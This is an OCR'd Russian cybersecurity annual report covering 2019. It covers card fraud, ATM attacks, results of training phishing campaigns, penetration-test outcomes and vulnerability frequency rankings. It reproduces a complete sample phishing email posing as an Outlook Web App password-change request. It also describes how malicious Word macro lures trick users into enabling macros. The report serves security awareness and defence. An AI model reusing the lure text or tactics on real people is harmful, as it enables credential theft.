
Большинство подставных карт выпускается в Москве (12%). Также в число лидеров по выпуску подставных карт вошли Санкт-Петербург (6%), Ростовская область (6%) и Свердловская область (6%).



# Атаки на банкоматы

В 2019 г. злоумышленники перестали использовать вредоносные программы для кражи денег из банкоматов. То же самое произошло с использованием средств Black Box (программно-аппаратные методы для извлечения купюр из сейфа банкомата).

При этом выросло количество физических взломов банкоматов: к такому методу мошенники прибегали в 63% случаев.




Способы хищения денежных средств из банкоматов

# Исследование защищенности компаний

В этом разделе мы представим аналитику, которую собрали в рамках оказания услуг по анализу защищенности. Ежегодно BI.ZONE исследует безопасность десятков компаний из разных отраслей, поэтому нам есть что рассказать.

В начале мы рассмотрим статистику по учебным фишинговым атакам, а также разберем типичные сценарии, которые используют злоумышленники. На реальных цифрах мы убедимся, что регулярные учения помогают значительно повысить устойчивость сотрудников к социотехническим атакам.

Вторая часть раздела посвящена безопасности инфраструктур и приложений. Мы выясним, каким активам бизнес уделяет наибольшее внимание, а что пока защищено плохо. Также мы узнаем, какие опасные уязвимости встречались в 2019 г. чаще других и чего может добиться потенциальный злоумышленник, эксплуатируя их.

В третьей части речь пойдет о процессном подходе к обеспечению безопасности внешнего периметра компании и инструментах, которые можно для этого использовать. Основываясь на данных, полученных за три года, мы расскажем о своем опыте использования автоматизированных сканеров уязвимостей и предложим рекомендации по их применению.

## Учебный фишинг

Реальные киберпреступники чаще всего используют фишинг для получения доступа к ценным активам организации. Злоумышленник маскируется под доверенного собеседника, например почтовый сервис или банк, и пытается получить конфиденциальные данные пользователя или доступ к ним.

Для проверки клиентов на устойчивость к подобным атакам мы проводим учебные рассылки фишинговых писем. Согласно статистике, такие учения — хороший инструмент для подготовки сотрудников к реальным атакам, но только если тренинги проводятся регулярно.

# Типы фишинговых сценариев

Среди возможных сценариев с участием фишинговых писем мы выделяем два основных.

## Запуск вредоносного вложения

Пользователь получает письмо с вложением. Чаще всего это файл Microsoft Word, который якобы содержит важную информацию (договор, платежное поручение, коммерческое предложение или другой документ).

В этом файле содержится макрос — программа на языке Visual Basic. Обычно ее используют для автоматизации рутинных задач в продуктах Microsoft Office, однако злоумышленники адаптируют ее под свои цели. Они добавляют в макрос вредоносный код, который позволяет получить необходимые привилегии в системе и развить атаку. Чтобы осуществить задуманное, злоумышленнику нужно лишь спровоцировать пользователя запустить макрос в полученном файле.

## Ввод учетных данных на фишинговом сайте

Пользователь получает письмо с просьбой или требованием перейти по ссылке на внешний ресурс, который злоумышленники выдают за легитимный. Например, это может быть имитация веб-версии почты или интернет-банка.


Верстка такого сайта полностью копируется с легитимного, а его доменное имя зачастую отличается только на один символ. На поддельном сайте пользователя просят указать конфиденциальные данные (чаще всего логин и пароль).

# Примеры фишинговых сценариев

## Обновленный порядок индексации заработной платы

**Тип: запуск вредоносного вложения**


Излюбленный прием злоумышленников в таких письмах — использование слов «зарплата» и «премия» для привлечения внимания. Статистика наших учебных атак показывает, что подобные сценарии оказываются наиболее результативными.




Пример письма с вредоносным вложением

Из соображений безопасности Microsoft Word по умолчанию запрещает запуск макросов без разрешения пользователя. Поэтому злоумышленники включают в файл картинки, которые имитируют системные сообщения.

Это провоцирует пользователя активировать макрос для отображения содержания (как на скриншоте ниже) и не вызывает подозрений. Пользователь в надежде прочитать важный документ в результате запускает выполнение вредоносного кода на своем компьютере.





Пример вредоносного вложения

## Смена пароля Outlook Web App

**Тип: ввод данных на фишинговом ресурсе**

Для фишинговых рассылок по сотрудникам компаний злоумышленники часто используют сценарий, связанный с сервисом корпоративной почты Microsoft Outlook.

Интерфейс веб-версии Outlook для смены пароля одинаков для большинства организаций. Злоумышленникам не составляет труда сделать фишинговый ресурс с идентичным дизайном, дать на него ссылку в письме и спровоцировать пользователей оставить там свои корпоративные учетные данные.




Пример фишингового сайта

**В вашу учетную запись был совершен вход с IP-адреса 163.172.143.112. Немедленно смените пароль OWA.**

**Для смены пароля:**

1) Перейдите на страницу смены пароля по ссылке
2) Введите в соответствующие поля на сайте данные Вашей учетной записи пользователя для смены пароля в следующем формате:

- Имя пользователя: имя учетной записи;
- Действующий пароль: пароль от учетной записи;
- Новый пароль: придумайте и введите свой новый пароль;
- Подтверждение нового пароля: введите придуманный новый пароль еще раз для подтверждения.

С уважением,
Служба информационной безопасности

Пример письма с фишинговой ссылкой

# Результаты учебных атак


Чтобы оценить результативность учений, мы проанализировали данные по учебному фишингу, который проводили у наших клиентов последние три года.

Выборку мы поделили на две группы:

- компании, в которых сотрудники столкнулись с учебным фишингом впервые;
- компании, в которых уже более двух лет проводятся подобные тренинги.

Согласно нашей статистике, компаниям, которые регулярно обучают своих сотрудников, удается существенно снизить процент потенциально успешных фишинговых атак.

## Письмо с вредоносным вложением




## Фишинговый сайт

Несмотря на эти оптимистично низкие цифры, следует помнить, что злоумышленнику достаточно одного невнимательного сотрудника, чтобы завладеть необходимым доступом и проникнуть в систему. Фишинг потому и является излюбленным способом атаки: вложения минимальны, а результат не заставляет себя ждать.

В связи с этим важно внедрять комплексный подход, чтобы и с технической стороны помочь сотрудникам распознать фишинг. Для этого можно использовать антивирусную проверку вложений, антиспам-решения, проверку почтовых адресов по обширной базе индикаторов компрометации и так далее.

В компаниях, которые **впервые** проводили учебный фишинг:

## каждый 4-й
открыл файл и разрешил выполнение макроса;

## каждый 3-й
перешел по фишинговой ссылке;

## каждый 6-й
ввел учетные данные на фишинговом сайте.

В компаниях, которые **более двух лет** проводят учебный фишинг:

## каждый 35-й
открыл файл и разрешил выполнение макроса;

## каждый 28-й
перешел по фишинговой ссылке;

## каждый 70-й
ввел учетные данные на фишинговом сайте.

# Тестирование на проникновение

Для выявления технических уязвимостей обычно проводится симуляция атаки на IT-инфраструктуру компании. Подобная процедура называется «тестирование на проникновение», или «пентест» (сокр. от англ. penetration testing).

В 2019 г. мы выполнили 96 таких проектов. Результаты наших исследований говорят о том, что общий уровень защищенности компаний пока оставляет желать лучшего.

На фоне остальных выделяется лишь финансовый сектор: безопасности в этой сфере традиционно уделяют больше внимания, чем в остальных.

## Уровень защищенности

По завершении тестирования на проникновение защищенность каждой компании оценивается одним из трех уровней: высокий, средний или низкий.

Он складывается из уровня опасности найденных уязвимостей, их количества и дополнительных факторов. Критерии оценки и их удельный вес варьируются в зависимости от организации.

В представленной ниже выборке мы разделили исследуемые компании на две большие группы: финансовые и все прочие, имеющие IT-инфраструктуру.

Типы работ мы разделили в зависимости от объектов исследования:


- внешняя инфраструктура;
- веб-приложения;
- мобильные приложения;
- внутренняя инфраструктура.

Из всех систем, с которыми мы работали, половина обладает низким уровнем защищенности.


Если рассмотреть только финансовые структуры, то среди них низкий уровень защищенности встречается реже, чем у компаний из других отраслей. При этом в области финансов 14% организаций обладают высоким уровнем защищенности.

Банки и платежные системы внимательнее относятся к кибербезопасности, поскольку через их IT-инфраструктуру можно получить доступ к крупным суммам денег.


Если посмотреть, каким образом эти показатели коррелируют с типами проектов, то мы увидим схожую картину. Стоит отметить, что самым незащищенным сегментом независимо от отрасли остается внутренняя инфраструктура.





## Внешняя инфраструктура





## Веб-приложения




## Мобильные приложения




## Внутренняя инфраструктура



# Цели злоумышленника

Во время тестирования на проникновение наши специалисты, по сути, имитируют действия потенциального злоумышленника. Предварительно они определяют цели киберпреступника, исходную информацию, которой он может обладать, а также его привилегии в системах. Затем эксперты на практике проверяют, удастся ли атакующему выполнить «свою миссию» при данных условиях.

В широком смысле под целью потенциального злоумышленника мы понимаем получение финансовой или другой личной выгоды, а также нанесение любого вреда заказчику или его клиентам. В зависимости же от объектов исследования и роли злоумышленника эти цели мы формулируем более конкретно.

## 1. Получение конфиденциальных и персональных данных

За 2019 г. конфиденциальные данные клиентов были получены в 61% проектов по внешнему тестированию на проникновение. При этом персональные данные были получены в 38% проектов.


Здесь мы рассматривали модель внешнего злоумышленника, который действует через интернет и не имеет дополнительной информации о системе. Как мы видим, несмотря на постоянные обсуждения темы о защите персональных данных, многие компании не уделяют ей должного внимания и остаются легкой добычей для злоумышленников.

## 2. Доступ к исходным кодам

Среди проектов по внешнему тестированию на проникновение доступ к исходным кодам сервисов был получен в 43% случаев.


## 3. Доступ во внутреннюю сеть


Получить доступ во внутреннюю сеть удалось в каждом четвертом проекте по внешнему тестированию на проникновение. Учитывая, насколько незащищенной зачастую оказывается внутренняя инфраструктура, злоумышленник с легкостью может пойти дальше и получить контроль над большинством IT-активов организации.




## 4. Полный контроль над доменной инфраструктурой

Наш опыт проведения проектов показывает, что компании по-прежнему испытывают существенные сложности с защитой доменной инфраструктуры. Уязвимыми оказались большинство организаций, в которых проводилось внутреннее тестирование на проникновение. Специалистам удалось получить права доменного администратора в 9 случаях из 10.

Права администратора домена дают злоумышленнику полную власть над IT-активами организации и, как следствие, позволяют получить доступ к ценнейшему ресурсу — конфиденциальным и персональным данным.



# Рейтинг уязвимостей

В данный рейтинг мы включили уязвимости среднего и высокого уровня опасности. А все объекты исследования разделили на три категории:

- веб-приложения и внешняя инфраструктура*;
- внутренняя инфраструктура;
- мобильные приложения.

*** Почему мы объединяем эти категории?**

Компании все больше заботятся о безопасности внешнего периметра и поэтому оставляют доступным извне только то, что необходимо пользователям.

Чаще всего это веб-приложения. Излюбленные злоумышленниками интерфейсы администрирования, FTP-службы и прочие внутренние сервисы в большинстве своем переезжают за VPN или ограничиваются по списку исходящих IP-адресов.

Именно поэтому внешний анализ защищенности сегодня все чаще сводится к множественному исследованию веб-приложений.

## Веб-приложения и внешняя инфраструктура


Самая распространенная проблема — уязвимость **контроля доступа.** Мы зафиксировали ее на **67%** проектов.

Несмотря на обилие технологий, позволяющих минимизировать наличие SQL-кода в приложении, **SQL-инъекции** победить пока не удалось: они встретились в **24%** случаев.

**SSRF и XXE** встретились в **13% и 11%** проектов соответственно. Необходимо отметить, что во многих случаях их степень риска не поднималась выше средней, так как построить вектор атаки с использованием этих уязвимостей зачастую невозможно.

Также достаточно часто в 2019 г. встречались уязвимости, связанные с **загрузкой файлов (16%)** и возможностью **несанкционированного чтения файлов (14%).**

Показанный процент — доля от всех проектов, в которых была обнаружена хотя бы одна уязвимость соответствующего типа.



Broken Access Control
67%
XSS
27%
SQL injection
24%
IDOR
16%
File Upload
16%
Path Traversal
14%
SSRF
13%
Cross-Origin Issue
12%
CSRF
11%
XXE
11%
Default Credentials
6%
Local File Read
4%
Race Condition
3%
Deserialization
1%
0
100

## Внутренняя инфраструктура

По-прежнему отлично работает техника атаки, которую хакеры используют уже более 10 лет, — **перехват NTLM-аутентификации.** Ее удалось успешно применить на 78% проектов по внутреннему тестированию на проникновение.

Продвигаться во внутренней сети помогают **слабые пароли или пароли по умолчанию — 22%** проектов, а также **небезопасное хранение критичной информации — 44%** проектов.

Во внутренней сети проблемы слабых паролей и паролей по умолчанию встречаются намного чаще, чем в веб-приложениях: 22% против 6%.




## Мобильные приложения

Наиболее распространенной уязвимостью является **небезопасное хранение данных — 67% проектов.**

Проблемы с **незащищенной передачей данных** обнаружились в 49% проектов.

Проэксплуатировать **XSS** через компонент для интеграции веб-страниц в мобильные приложения Web View удалось в **23%** проектов.

Уязвимости, характерные именно для мобильных приложений, — возможность перебора телефонных номеров и превышения установленного лимита сообщений, — были найдены в 17% и 14% проектов соответственно.

